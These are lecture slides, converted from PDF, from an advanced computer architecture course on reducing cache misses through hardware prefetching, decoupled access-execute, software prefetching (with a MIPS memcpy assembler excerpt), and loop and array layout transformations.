


Many (many) modern CPUs have hardware prefetching

- Often more elaborate/sophisticated
- Initiated at L1, or perhaps initiated on L2 misses?

# Beyond prefetch: decoupled access-execute

- Idea: separate the instructions that generate addresses from the instructions that use memory results
- Let the address-generation side of the machine run ahead



From James E. Smith. 1982. Decoupled access/execute computer architectures. In Proceedings of the 9th annual symposium on Computer Architecture (ISCA '82). IEEE Computer Society Press, Los Alamitos, CA, USA, 112-119

See also ACRI supercomputer project,  
<http://www.paralogos.com/DeadSuper/ACRI/>

And Scout threads in Sun's Rock:

<https://ieeexplore.ieee.org/document/4523067>

# Summary

We can reduce the miss rate through hardware.....

- With a bigger cache (Capacity)
  - But a bigger cache will be slower, or will have to be pipelined
- With larger blocks (aka cachelines)
  - But if that increases the miss penalty, you lose
- With higher associativity (Conflicts)
  - But direct-mapped caches are (a bit) faster
- We can reduce the miss rate due to associativity conflicts by adding a victim cache
- We can reduce the miss rate due to associativity conflicts using a skewed-associative cache (reduce... on average?)
- We can reduce miss *delays* by prefetching using a prefetch predictor and a stream buffer
- We can reduce miss *delays* by issuing loads early enough, for example in a decoupled architecture

# Further reading

We have not discussed replacement policy

- Some theory eg

- Pierre Michaud. Some mathematical facts about optimal cache replacement. ACM Transactions on Architecture and Code Optimization, Association for Computing Machinery, 2016, 13 (4), ff10.1145/3017992ff. ffhal-01411156v2f

- Fast cheap hardware for approximating LRU:

- Pseudo-LRU <https://en.wikipedia.org/wiki/Pseudo-LRU>

- What does the pessimal replacement policy look like?

- See [https://link.springer.com/chapter/10.1007/978-3-540-72914-3\\_13](https://link.springer.com/chapter/10.1007/978-3-540-72914-3_13)

- From the wonderful Fun with Algorithms conference series

- <https://sites.google.com/view/fun2020/home>

- And entirely unrelated: <http://www.toroidalsnark.net/mathknit.html>

## Piazza question: stride and depth in prefetching

"Stride" is the size of the pointer increment on each access, eg in

```
double A[], B[]; // 8-byte per word  
for (int i=0; i<N; ++i)  
    B[i] = A[3*i];
```

the load has stride 24bytes, while the store has stride 8bytes.

"Depth" concerns how many iterations ahead we prefetch. Eg

```
for (int i=0; i<N; ++i)  
    prefetch(&A[i+D]);  
    B[i] = A[i]+s;
```

D is the prefetch depth. It's often a good idea for D to be bigger than one, in order to get multiple accesses in flight and to cover the memory access latency.

332

# Advanced Computer Architecture

## Chapter 3: Caches and Memory Systems Part 2: miss rate reduction using software

October 2022  
Paul H J Kelly


These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup>, 4<sup>th</sup>, 5<sup>th</sup> and 6<sup>th</sup> eds), and on the lecture slides of David Patterson and John Kubiatowicz's Berkeley course

# Average memory access time:

$$\text{AMAT} = \text{HitTime} + \text{MissRate} \times \text{MissPenalty}$$

There are three ways to improve AMAT:

1. Reduce the miss rate,
2. Reduce the miss penalty, or
3. Reduce the time to hit in the cache



We now look at each of these in turn...

# Reducing misses by software prefetching

- Some processors have instructions to trigger prefetching explicitly, in software
- Almost never worth using on sophisticated processors with good hardware prefetching*
- May be useful on simpler processors →
- Some care is needed to ensure prefetch accesses don't have unwanted side effects
  - Eg memory-mapped i/o registers
    - (this is the function of the **R10KCBARRIER** macro)
- Prefetch instructions may target addresses that would cause a page fault or protection violation
  - Prefetches of addresses that would result in a page fault or exception are silently squashed

```

1: R10KCBARRIER(0(ra))
   LOAD(t0, UNIT(0)(src), .L1_exc\@)
   LOAD(t1, UNIT(1)(src), .L1_exc_copy\@)
   LOAD(t2, UNIT(2)(src), .L1_exc_copy\@)
   LOAD(t3, UNIT(3)(src), .L1_exc_copy\@)
   SUB    len, len, 8*NBYTES
   LOAD(t4, UNIT(4)(src), .L1_exc_copy\@)
   LOAD(t7, UNIT(5)(src), .L1_exc_copy\@)
   STORE(t0, UNIT(0)(dst), .Ls_exc_p8u\@)
   STORE(t1, UNIT(1)(dst), .Ls_exc_p7u\@)
   LOAD(t0, UNIT(6)(src), .L1_exc_copy\@)
   LOAD(t1, UNIT(7)(src), .L1_exc_copy\@)
   ADD    src, src, 8*NBYTES
   ADD    dst, dst, 8*NBYTES
   STORE(t2, UNIT(-6)(dst), .Ls_exc_p6u\@)
   STORE(t3, UNIT(-5)(dst), .Ls_exc_p5u\@)
   STORE(t4, UNIT(-4)(dst), .Ls_exc_p4u\@)
   STORE(t7, UNIT(-3)(dst), .Ls_exc_p3u\@)
   STORE(t0, UNIT(-2)(dst), .Ls_exc_p2u\@)
   STORE(t1, UNIT(-1)(dst), .Ls_exc_p1u\@)
   PREFS( 0, 8*32(src) )
   PREFD( 1, 8*32(dst) )
   bne    len, rem, 1b
   nop

```



- Example: MIPS “memcpy” library code – handwritten assembler – unrolled 12 times, manually scheduled, with prefetching to initiate loading the source and destination cache lines into cache (heavy use of macros)
- From [https://elixir.bootlin.com/linux/v5.9.2/source/arch/mips/lib memcpy.S](https://elixir.bootlin.com/linux/v5.9.2/source/arch/mips/lib	memcpy.S)

# Reducing instruction-cache misses

- McFarling [1989]\* reduced instruction cache misses by 75% on 8KB direct mapped cache, 4 byte blocks **in software**

## Instructions

- By choosing instruction memory layout based on callgraph, branch structure and profile data
- Reorder procedures in memory so as to reduce conflict misses
- (actually this really needs the *whole program* – a link-time optimisation)



Function E is placed to avoid conflicts with B and C, but can be placed in addresses that conflict with A

## ● Storage layout transformations

- **Merging Arrays:** improve spatial locality by single array of compound elements vs. 2 arrays
- **Permuting a multidimensional array:** improve spatial locality by matching array layout to traversal order
- Improve *spatial* locality

## ● Iteration space transformations

- **Loop Interchange:** change nesting of loops to access data in order stored in memory
- **Loop Fusion:** Combine 2 independent loops that have same looping and some variables overlap
- **Blocking:** Improve temporal locality by accessing “blocks” of data repeatedly vs. going down whole columns or rows (wait for Chapter 4)
- Can also improve *temporal* locality

```
/* Before: 2 sequential arrays */
```

```
int val[SIZE];  
int key[SIZE];
```

```
/* After: 1 array of structures */
```

```
struct merge {  
    int val;  
    int key;  
};  
struct merge merged_array[SIZE];
```

# Array Merging - example

“Array of Structs” vs  
“Struct of Arrays”  
(AoS vs SoA)

**Reducing conflicts between val & key (example?)**

**Improve spatial locality (counter-example?)**

- whether this is a good idea depends on access pattern

**(actually this is a transpose:  $2 \times \text{SIZE} \rightarrow \text{SIZE} \times 2$ )**

# Consider matrix-matrix multiply (tutorial ex)


- MM1:

```
for (i=0;i<N;i++)
for (j=0;j<N;j++)
for (k=0;k<N;k++)
C[i][j] += A[i][k] * B[k][j];
```


- MM2:


```
for (i=0;i<N;i++)
for (k=0;k<N;k++) ↗
for (j=0;j<N;j++) ↗
C[i][j] += A[i][k] * B[k][j];
```

- Row-major storage layout (default for C):



- Column-major storage layout (default for Fortran):






Problem size: 192 doubles, 1536 bytes per row

# Permuting multidimensional arrays to improve spatial locality<sup>11</sup>

